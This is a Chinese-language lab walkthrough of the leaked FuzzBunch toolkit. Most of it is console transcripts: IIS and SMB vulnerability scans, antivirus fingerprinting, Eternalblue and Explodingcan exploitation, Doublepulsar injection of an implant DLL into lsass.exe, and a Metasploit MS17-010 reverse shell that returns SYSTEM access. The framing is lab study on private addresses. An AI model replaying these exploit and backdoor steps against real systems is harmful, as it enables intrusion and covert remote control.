LeaveRetOffset1         308
LeaveRetOffset2         372
SetEbp1                 372
SetEbp1Offset           304
SetEbp2                 348
SetEbp2Offset           332
SetEbp3                 312
SetEbp3Offset           368
MovEbpOffset            336
ShellcodeAddr           416
ShellcodeAddrOffset     280
ShellcodeOffset         376
JmpEBXOffset            276
ProcHandleOffset        288
VProtSizeOffset         296
LoadEaxOffset           312
EaxValOffset            352
LoadEax2Offset          360
MovEcxEsp               1744920706
WriteAddress            1745031872
StackAdjust             1744858703
Push40                  1744875795
LeaveRet                1744906727
MovEbp                  1744858629
JmpEBX                  1744905443
SyscallAddress          2147353344
VProtSize               1745028206
LoadEax                 1744868241
EaxValAddress           1744863814
LoadEax2                1744969130
PayloadAccessType       Listen
AuthenticationType      None
Target                  W2K3SP2

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Running Exploit
[*] Initializing Parameters
        [-] Listen: ListenLocalPort: 3005
        [-] Listen: ListenPort: 3005
        [+] Initializing Complete
[*] Initializing Network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.18:80
        [+] Network initialization complete
[*] Building Exploit Buffer
        [+] Set Egg Authcode: 3a4a4618
        [+] Set Egg XOR Mask: f4
        [+] Setting listen information in Egg, TCP port 3005
```

```
        [+] Exploit Build Complete
[*] Exploiting Target
        [+] Building HTTP Request
        [+] No Authentication
        [+] Sending Exploit
        [+] Sending 5142 (0x00001416) bytes
        [+] SendExploit() send complete
[*] Calling in to listener on target
[*] Waiting 10 seconds before calling in.
[*] Connecting to listener
        [+] Callin success
[*] Waiting for Authcode from exploit
        [+] Authcode check passed : EGG 3a4a4618 : Generated 3a4a4618
[*] Exploit Complete
[+] Explodingcan Succeeded

[!] Connection to Target Established
[!] Waiting For Next Stage
```

操作完毕后，在本地会发现一个连接。

```
netstat -ant | findstr 3005
  TCP    172.19.2.1:3915        172.19.2.18:3005       ESTABLISHED     InHost
```

最后上传PeddleCheap生成的dll到目标机。

```
use Pcdlllauncher

[!] Entering Plugin Context :: Pcdlllauncher
[*] Applying Global Variables
[+] Set NetworkTimeout => 60

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Pcdlllauncher

Module: Pcdlllauncher
=====================

Name                    Value
----                    -----
ConnectedTcp            3005
XorMask                 47
NetworkTimeout          60
LPFilename              D:\work\malware\bvp47\fuzzbunch\Resources\Pc\Legac
```

```
                        y\PC_Exploit.dll
LPEntryName             ServiceEntry
ImplantFilename         D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll
TargetOsArchitecture    x86
PCBehavior              8

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :

[*]  ConnectedTcp :: Connected TCP Socket

[?] ConnectedTcp [3005] :

[*]  XorMask :: XOR Mask for communication

[?] XorMask [47] :

[*]  NetworkTimeout :: Network timeout (in seconds).  Use -1 for no timeout.

[?] NetworkTimeout [60] :

[*]  LPFilename :: Full path to LP

[?] LPFilename [D:\work\malware\bvp47\fuzzbunch\Resources\Pc\Legac... (plus
16 characters)] :

[*]  LPEntryName :: LP Entry Function Name

[?] LPEntryName [ServiceEntry] :

[*]  ImplantFilename :: Full path to implant payload

[?] ImplantFilename [D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll] :

[*]  TargetOsArchitecture :: Machine architecture of target.

   *0) x86     32-bit Intel x86 processor.
    1) x64     64-bit AMD x86_64 processor.

[?] TargetOsArchitecture [0] :

[*]  PCBehavior :: PEDDLECHEAP EGG Behavior

    0) 7     Re-use Socket (PC EGG behavior is NOT DONE)
   *1) 8     Re-use Socket and PC EGG behavior

[?] PCBehavior [1] : 0
[+] Set PCBehavior => 7
```

```
[!] Preparing to Execute Pcdlllauncher
Rendezvous must have a value assigned.

[-] Error: Execution Aborted
fb Payload (Pcdlllauncher) >
```

因为第二部就失败了，所以第三步肯定失败。后面通过DoublePlusar上传Beacon成功。

但是FB的基本操作流程就是先生成一个Beacon，然后通过漏洞建立一个通道，最后上传Beacon，执行建立后门。

plugins

查看一下系统的插件列表。

```
show
Exploit       ImplantConfig ListeningPost Payload       Special       Touch
show Exploit

Plugin Category: Exploit
========================

  Name                   Version
  ----                   -------
  Easybee                1.0.1 Mdaemon漏洞
  Easypi                 3.1.0 IBM Lotus漏洞
  Eclipsedwing           1.5.2 MS08-067
  Educatedscholar        1.0.0 MS09-050
  Emeraldthread          3.0.0 MS10-061
  Emphasismine           3.4.0 IBM Lotus漏洞
  Englishmansdentist     1.2.0 Outlook Exchange漏洞
  Erraticgopher          1.0.1 SMB漏洞
  Eskimoroll             1.1.1 MS14-068
  Esteemaudit            2.1.0 RDP漏洞
  Eternalromance         1.4.0 SMBv1漏洞
  Eternalsynergy         1.0.1 SMB漏洞
  Ewokfrenzy             2.0.0 IBM Lotus漏洞
  Explodingcan           2.0.2 IIS漏洞
  Zippybeer              1.0.2 AD漏洞
  fb > show ImplantConfig

Plugin Category: ImplantConfig
==============================

  Name           Version
```

```
  ----            -------
  Darkpulsar      1.1.0 后面植入工具
  Mofconfig       1.0.0 配置文件投递

fb > show ListeningPost

Plugin Category: ListeningPost
==============================

  Name      Version
  ----      -------

fb > show  Payload

Plugin Category: Payload
========================

  Name               Version
  ----               -------
  Doublepulsar       1.3.1 后面投递工具
  Jobadd             1.1.1 Windows 计划任务添加
  Jobdelete          1.1.1 Windows 计划任务删除
  Joblist            1.1.1 Windows 计划任务列表
  Pcdlllauncher      2.3.1 DllLoader
  Processlist        1.1.1 进程列表ps
  Regdelete          1.1.1 Windows 注册表删除
  Regenum            1.1.1 Windows 注册表枚举
  Regread            1.1.1 Windows 注册表添加
  Regwrite           1.1.1 Windows 注册表写入
  Rpcproxy           1.0.1 远程调用代理
  Smbdelete          1.1.1 删除共享文件
  Smblist            1.1.1 显示共享文件
  Smbread            1.1.1 读取共享文件
  Smbwrite           1.1.1 写入共享文件
  fb > show Special

Plugin Category: Special
========================

  Name                 Version
  ----                 -------
  Eternalblue          2.2.0 永恒之蓝
  Eternalchampion      2.0.0 SMB漏洞利用工具集

fb > show Touch

Plugin Category: Touch
======================
```

```
  Name                      Version
  ----                      -------
  Architouch                1.0.0 目标扫描
  Domaintouch               1.1.1 AD扫描
  Eclipsedwingtouch         1.0.4 Eclipsedwing扫描
  Educatedscholartouch      1.0.0 Educatedscholar扫描
  Emeraldthreadtouch        1.0.0 Emeraldthread扫描
  Erraticgophertouch        1.0.1 Erraticgopher扫描
  Esteemauditttouch         2.1.0 Esteemaudit扫描
  Explodingcantouch         1.2.1 Explodingcan扫描
  Iistouch                  1.2.2 iis漏洞扫描
  Namedpipetouch            2.0.0 命令管道扫描
  Printjobdelete            1.0.0 打印任务删除
  Printjoblist              1.0.0 打印任务显示
  Rpctouch                  2.1.0 RPC扫描
  Smbtouch                  1.1.1 smb漏洞扫描
  Webadmintouch             1.0.1 Webadmin扫描
  Worldclienttouch          1.0.1 Worldclient扫描
```

下面执行几个的插件。

touch

touch是漏扫插件，用于确定目标机的特定特性是否存在。

listouch检查IIS的特性。

```
use Iistouch

[!] Entering Plugin Context :: Iistouch
[*] Applying Global Variables
[+] Set TargetIp => 172.19.2.16
[+] Set NetworkTimeout => 60

fb Touch (Iistouch) >
fb Touch (Iistouch) > ex
execute export  exit
fb Touch (Iistouch) > execute

[!] Preparing to Execute Iistouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.16] :
[?] Destination Port [80] :
```

```
[+] (TCP) Local 172.19.2.16:80

[+] Configure Plugin Remote Tunnels


Module: Iistouch
================

Name              Value
----              -----
TargetIp          172.19.2.16
TargetPort        80
NetworkTimeout    60
EnableSSL         False
hostString        localhost

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
        [+] Sending HTTP Options Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.16:80
        [+] Sending HTTP Head Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.16:80
[*] Finding IIS Version
        [+] Checking server response for IIS version
        [+] Found IIS version 5.1
        [+] Windows XP
[*] Detecting WEBDAV
        [+] Checking server response for Webdav
        [+] SEARCH Option found. Webdav is enabled.
        [+] PROPFIND Option found. Webdav is enabled.
[*] Finding Language
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.16:80
        [+] Charset match: gb2312
        [+] Checking Language: SCHINESE
Server Response Title (10 bytes):
0x00000000  d5 d2 b2 bb b5 bd cd f8 d2 b3                     ..........
Expected Title (10 bytes):
0x00000000  d5 d2 b2 bb b5 bd cd f8 d2 b3                     ..........
        [+] Language found : SCHINESE
[*] Writing Contract
        [+] IIS Version: 5.1
```

```
        [+] IIS Target OS: WINXP
        [+] Target Language: SCHINESE
        [+] Target Service Pack: Unknown
        [+] Target Path: /
        [+] Enable SSL: FALSE
        [+] WebDAV is ENABLED
[*] IIS Touch Complete
[+] Iistouch Succeeded
```

touch类插件类似于nmap的插件，扫描特定内容。

```
use Smbtouch

[!] Entering Plugin Context :: Smbtouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16

fb Touch (Smbtouch) >
apply          reset          back           eof            mark
retarget       show           use
execute        set            banner         exit           python         script
sleep
export         touch          changeprompt   help           quit           session
standardop
prompt         validate       echo           history        redirect       setg
toolpaste
rendezvous     autorun        enter          info           resizeconsole shell
unsetg
fb Touch (Smbtouch) > execute

[!] Preparing to Execute Smbtouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels

[+] Configure Plugin Remote Tunnels


Module: Smbtouch
================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                172.19.2.16
TargetPort              445
```

```
RedirectedTargetIp
RedirectedTargetPort
UsingNbt                False
Pipe
Share
Protocol                SMB
Credentials             Anonymous

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] SMB Touch started

[*] TargetIp              172.19.2.16
[*] TargetPort            445
[*] RedirectedTargetIp    (null)
[*] RedirectedTargetPort  0
[*] NetworkTimeout        60
[*] Protocol              SMB
[*] Credentials           Anonymous

[*] Connecting to target...
        [+] Initiated SMB connection

[+] Target OS Version 5.1 build 2600
    Windows 5.1

[!] Target could be either SP2 or SP3,
[!] for these SMB exploits they are equivalent

[*] Trying pipes...
        [+] spoolss    - Success!

[+] Target is 32-bit

[Not Supported]
        ETERNALSYNERGY  - Target OS version not supported

[Vulnerable]
        ETERNALBLUE     - DANE
        ETERNALROMANCE  - FB
        ETERNALCHAMPION - DANE/FB

[*] Writing output parameters

[+] Target is vulnerable to 3 exploits
[+] Touch completed successfully

[+] Smbtouch Succeeded
```

smbtouch更加明显的展示了扫描结果，这里出现了ETERNALBLUE，也就是，内部的扫描会根据内部的Exploit的信息进行检查。

```
 use Namedpipetouch

[!] Entering Plugin Context :: Namedpipetouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16

fb Touch (Namedpipetouch) > set

Module: Namedpipetouch
======================

Name              Value
----              -----
NetworkTimeout    60
TargetIp          172.19.2.16
TargetPort        445
Protocol          SMB

fb Touch (Namedpipetouch) > execute

[!] Preparing to Execute Namedpipetouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.16] :
[?] Destination Port [445] :
[+] (TCP) Local 172.19.2.16:445

[+] Configure Plugin Remote Tunnels


Module: Namedpipetouch
======================

Name              Value
----              -----
NetworkTimeout    60
TargetIp          172.19.2.16
TargetPort        445
UsingNbt          False
PipeList          ['\PIPE\browser', '\PIPE\lsarpc', '\PIPE\spoolss',
                   '\PIPE\360OnAccessGet', '\PIPE\360OnAccessSet', '
```

```
                  \PIPE\aswUpdSv', '\PIPE\afwCallbackPipe2', '\PIPE\
                  afwCallbackPipe2', '\PIPE\aswUpdSv', '\PIPE\_pspus
                  er_780_AVGIDSMONITOR.EXE_9d97da47-8de1-4699-b3da-9
                  eafb262f2a4', '\PIPE\AVG7B14C58C-E30D-11DB-B553-F8
                  ... (plus 47 more lines)
DescList          ['OS Pipe: computer browser', 'OS Pipe: lsass rpc'
                  , 'OS Pipe: print spooler', '360 Safe', '360 Safe'
                  , 'alwil Avast professional 4.8 Avast Internet Sec
                  urity v5.0', 'Avast Internet Security 5.0', 'Avast
                   Internet Security 5.0', 'Avast pro 4.8 or Avast I
                  S v5.0', 'AVG IS 8.5', 'AVG IS 8.5', 'AVG IS 8.5',
                  ... (plus 35 more lines)
Protocol          SMB

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Initializing Connection...
[+] Connection established.
[+] Testing 86 pipes

[+] Testing for OS Pipe: computer browser
        [+] Pipe Found: \PIPE\browser


[+] Testing for OS Pipe: lsass rpc
        [+] Pipe Found: \PIPE\lsarpc


[+] Testing for OS Pipe: print spooler
        [+] Pipe Found: \PIPE\spoolss


[+] Testing for 360 Safe..
[+] Testing for alwil Avast professional 4.8 Avast Internet Security v5.0.
[+] Testing for Avast Internet Security 5.0..
[+] Testing for Avast pro 4.8 or Avast IS v5.0.
[+] Testing for AVG IS 8.5......
[+] Testing for AVG IS 8.5-9.0.
[+] Testing for AVG IS 9.0.646.....
[+] Testing for avira antivirus personal edition premium v7.06, avira premium
security suite v7.
[+] Testing for avira premium sec suite  v8.......
[+] Testing for Avira premium security suite v8.
[+] Testing for BitDefender 2010 v13.
[+] Testing for BitDefender TotalSec 2010 v13.0.11...
[+] Testing for BitDefender TotalSec 2010 v13.0.11 Bit Defender Total
Security 2009...
[+] Testing for FSecure 2010.........................
[+] Testing for McAfee 8.7i..
```

```
[+] Testing for Norton Internet Security 2010.
[+] Testing for Norton IS 2008.
[+] Testing for Norton360 v4; Norton IS 2009; Norton IS 2010; Norton 360 v4.
[+] Testing for Norton360 v4.
[+] Testing for Outpost Security Suite Pro 2009 v6.5.
[+] Testing for Panda IS 2010 v15....
[+] Testing for Sophos 9.0.
[+] Testing for TrendMicro IS 2010 v17.50.
[+] Testing for VMWare Host.

[*] Summary: 3 pipes found
        OS Pipe: computer browser - \PIPE\browser
        OS Pipe: lsass rpc - \PIPE\lsarpc
        OS Pipe: print spooler - \PIPE\spoolss
[+] Namedpipetouch Succeeded
```

Namedpipetouch检查系统的防病毒程序，常见的都有，但是缺少卡巴斯基。

special

专用工具，包含大名鼎鼎的永恒之蓝，也就是ms17-010。

```
use Eternalblue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              172.19.2.16
TargetPort            445
VerifyTarget          True
VerifyBackdoor        True
MaxExploitAttempts    3
```

```
GroomAllocations      12
Target                XP

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds). Use
-1 for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [172.19.2.16] :

[*]  TargetPort :: Port used by the SMB service for exploit connection

[?] TargetPort [445] :

[*]  VerifyTarget :: Validate the SMB string from target against the target
selected before exploitation.

[?] VerifyTarget [True] : no
[-] Error: Invalid value

[*]  VerifyTarget :: Validate the SMB string from target against the target
selected before exploitation.

[?] VerifyTarget [True] :

[*]  VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor
before throwing. This option must be enabled for multiple exploit attempts.

[?] VerifyBackdoor [True] : n
[-] Error: Invalid value

[*]  VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor
before throwing. This option must be enabled for multiple exploit attempts.

[?] VerifyBackdoor [True] : false
[+] Set VerifyBackdoor => false

[*]  MaxExploitAttempts :: Number of times to attempt the exploit and groom.
Disabled for XP/2K3.

[?] MaxExploitAttempts [3] :

[*]  GroomAllocations :: Number of large SMBv2 buffers (Vista+) or
SessionSetup allocations (XK/2K3) to do.
```

```
[?] GroomAllocations [12] :

[*]  Target :: Operating System, Service Pack, and Architecture of target OS

   *0) XP            Windows XP 32-Bit All Service Packs
    1) WIN72K8R2     Windows 7 and 2008 R2 32-Bit and 64-Bit All Service
Packs

[?] Target [0] :


[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

   *0) DANE     Forward deployment via DARINGNEOPHYTE
    1) FB       Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB

[?] This will execute locally like traditional Fuzzbunch plugins. Are you
sure? (y/n) [Yes] :
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.16] :
[?] Destination Port [445] :
[+] (TCP) Local 172.19.2.16:445

[+] Configure Plugin Remote Tunnels


Module: Eternalblue
===================

Name                  Value
----                  -----
DaveProxyPort         0
NetworkTimeout        60
TargetIp              172.19.2.16
TargetPort            445
VerifyTarget          True
VerifyBackdoor        False
MaxExploitAttempts    3
GroomAllocations      12
ShellcodeBuffer
```

```
Target                XP

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Forcing MaxExploitAttempts to 1.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (12 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 35 2e 31 00              Windows 5.1.
[*] Fingerprinting SMB non-paged pool quota
    [+] Allocation total: 0xfff4
    [+] Spray size: 0
    [+] Allocation total: 0x1ffe8
    [+] Spray size: 1
    [+] Allocation total: 0x2ffdc
    [+] Spray size: 2
    [+] Allocation total: 0x3ffd0
    [+] Spray size: 3
    [+] Allocation total: 0x4ffc4
    [+] Spray size: 4
    [+] Allocation total: 0x5ffb8
    [+] Spray size: 5
    [+] Allocation total: 0x6ffac
    [+] Spray size: 6
    [+] Allocation total: 0x7ffa0
    [+] Spray size: 7
    [+] Allocation total: 0x8ff94
    [+] Spray size: 8
    [+] Allocation total: 0x9ff88
    [+] Spray size: 9
    [+] Allocation total: 0xaff7c
    [+] Spray size: 10
    [+] Allocation total: 0xbff70
    [+] Spray size: 11
    [+] Quota NOT exceeded after 12 packets
    [+] Allocation total: 0xbff70
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending 2 non-paged pool fragment packets
        ....DONE.
    [+] Sent 2 non-paged pool fragment packets ofsize 0x00006FF9
    [+] Sending 10 non-paged pool grooming packets
        ......DONE.
    [+] Sent 10 non-paged pool grooming packets - groom complete
```

```
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Triggering free of corrupted buffer.
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                                ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded

fb Special (Eternalblue) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name              Value
----              -----
NetworkTimeout    60
TargetIp          172.19.2.16
TargetPort        445
OutputFile
Protocol          SMB
Architecture      x86
Function          OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use
-1 for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [172.19.2.16] :
```

```
[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB     Ring 0 SMB (TCP 445) backdoor
    1) RDP     Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86     x86 32-bits
    1) x64     x64 64-bits

[?] Architecture [0] :

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file
on disk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] :

[*]  OutputFile :: Full path to the output file

[?] OutputFile [] : outfile
[+] Set OutputFile => outfile


[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.16] :
[?] Destination Port [445] :
[+] (TCP) Local 172.19.2.16:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================
```

```
Name              Value
----              -----
NetworkTimeout    60
TargetIp          172.19.2.16
TargetPort        445
OutputFile        outfile
Protocol          SMB
Architecture      x86
Function          OutputInstall

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[+] Writing Installer to disk
[*] Deleting old version of OutputFile if it exists
[*] Shellcode written to OutputFile
[+] Doublepulsar Succeeded

fb > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16

[*] Applying Session Parameters

[*] Function :: Deconflict

Index    Session ID          Value
-----    ----------          -----
0        Doublepulsar - 11
1        Doublepulsar - 15
2        Doublepulsar - 16
3        Current Value       RunDLL

[?] Function [0] : 3
[+] Using current val for Function

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              172.19.2.16
```

```
TargetPort            445
DllPayload            D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll
DllOrdinal            1
ProcessName           lsass.exe
ProcessCommandLine
Protocol              SMB
Architecture          x86
Function              RunDLL

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [-] Packet MID is zero, backdoor not present
[!] Plugin failed
[-] Error: Doublepulsar Failed
```

执行成功，但在执行Doublepulsar失败，根据网上资料，应该是Windows 10的SMB修改太多，导致失败，使用Windows 7应该可以，因为PC_Level3.dll使用手工执行可以成功。

```
rundll32 PC_Level3.dll,rst32
```

这样就会回连服务器。

安装一个Win7，然后执行。

```
use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name              Value
----              -----
```

```
NetworkTimeout    60
TargetIp          172.19.2.16
TargetPort        445
OutputFile
Protocol          SMB
Architecture      x86
Function          OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use
-1 for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [172.19.2.16] : 172.19.2.17
[+] Set TargetIp => 172.19.2.17

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB     Ring 0 SMB (TCP 445) backdoor
    1) RDP     Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86     x86 32-bits
    1) x64     x64 64-bits

[?] Architecture [0] :

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file
on disk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 2
```

```
[+] Set Function => RunDLL

[*]  DllPayload :: DLL to inject into user mode

[?] DllPayload [] : D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll
[+] Set DllPayload => D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll

[*]  DllOrdinal :: The exported ordinal number of the DLL being injected to
call

[?] DllOrdinal [1] :

[*]  ProcessName :: Name of process to inject into

[?] ProcessName [lsass.exe] :

[*]  ProcessCommandLine :: Command line of process to inject into

[?] ProcessCommandLine [] :


[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.17] :
[?] Destination Port [445] :
[+] (TCP) Local 172.19.2.17:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              172.19.2.17
TargetPort            445
DllPayload            D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll
DllOrdinal            1
ProcessName           lsass.exe
ProcessCommandLine
Protocol              SMB
Architecture          x86
Function              RunDLL
```

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key:
0xF2A3472D
    SMB Connection string is: Windows 7 Professional 7600
    Target OS is: 7 x86
    Target SP is: 0
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded
```

执行成功，等几秒，就会反向连接DSz的PeddleCheap。

在网上有完整的DoublePulsar利用过程。如[EternalPulsar — A practical example of a made up name | HackerNoon]

文章利用MSF，生成Payload，然后启动监听程序；接着利用fb里面的Eternblue，DoublePulsar，将Payload上传到目标机，并执行，就会反向连接到MSF。

这个利用方式跟MSF的利用有点差距，MSF可以直接利用ms17-010。

```
msfconsole
use exploit/windows/smb/ms17_010_psexec
set lhost 172.19.2.20
set RHOSTS 172.19.2.16
run

[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> run

[*] Started reverse TCP handler on 172.19.2.20:4444
[*] 172.19.2.16:445 - Target OS: Windows 5.1
[*] 172.19.2.16:445 - Filling barrel with fish... done
[*] 172.19.2.16:445 - <---------------- | Entering Danger Zone | ------------
---->
[*] 172.19.2.16:445 -   [*] Preparing dynamite...
[*] 172.19.2.16:445 -           [*] Trying stick 1 (x86)...Boom!
[*] 172.19.2.16:445 -   [+] Successfully Leaked Transaction!
[*] 172.19.2.16:445 -   [+] Successfully caught Fish-in-a-barrel
[*] 172.19.2.16:445 - <---------------- | Leaving Danger Zone | -------------
--->
[*] 172.19.2.16:445 - Reading from CONNECTION struct at: 0x80e2f880
[*] 172.19.2.16:445 - Built a write-what-where primitive...
[+] 172.19.2.16:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.19.2.16:445 - Selecting native target
[*] 172.19.2.16:445 - Uploading payload... TsulsFkS.exe
[*] 172.19.2.16:445 - Created \TsulsFkS.exe...
[+] 172.19.2.16:445 - Service started successfully...
[*] 172.19.2.16:445 - Deleting \TsulsFkS.exe...
[*] Sending stage (175174 bytes) to 172.19.2.16
[*] Meterpreter session 1 opened (172.19.2.20:4444 -> 172.19.2.16:1091 ) at
2022-04-09 21:56:53 -0400

(Meterpreter 1)(C:\WINDOWS\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

可以看出msf更加利落干净。

Eternalchampion执行失败。需要进一步研究。

经过在网络搜索，发现msf中已经把这几个smb协议漏洞的利用整合到msf中了，搜索可以得到。下面我们我们执行一下。

```
earch ms17-010

Matching Modules
================
```

```
   #  Name                                      Disclosure Date  Rank
Check  Description
   -  ----                                      ---------------  ----
--  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average
Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal
Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal
No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal
No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great
Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use
exploit/windows/smb/smb_doublepulsar_rce
```

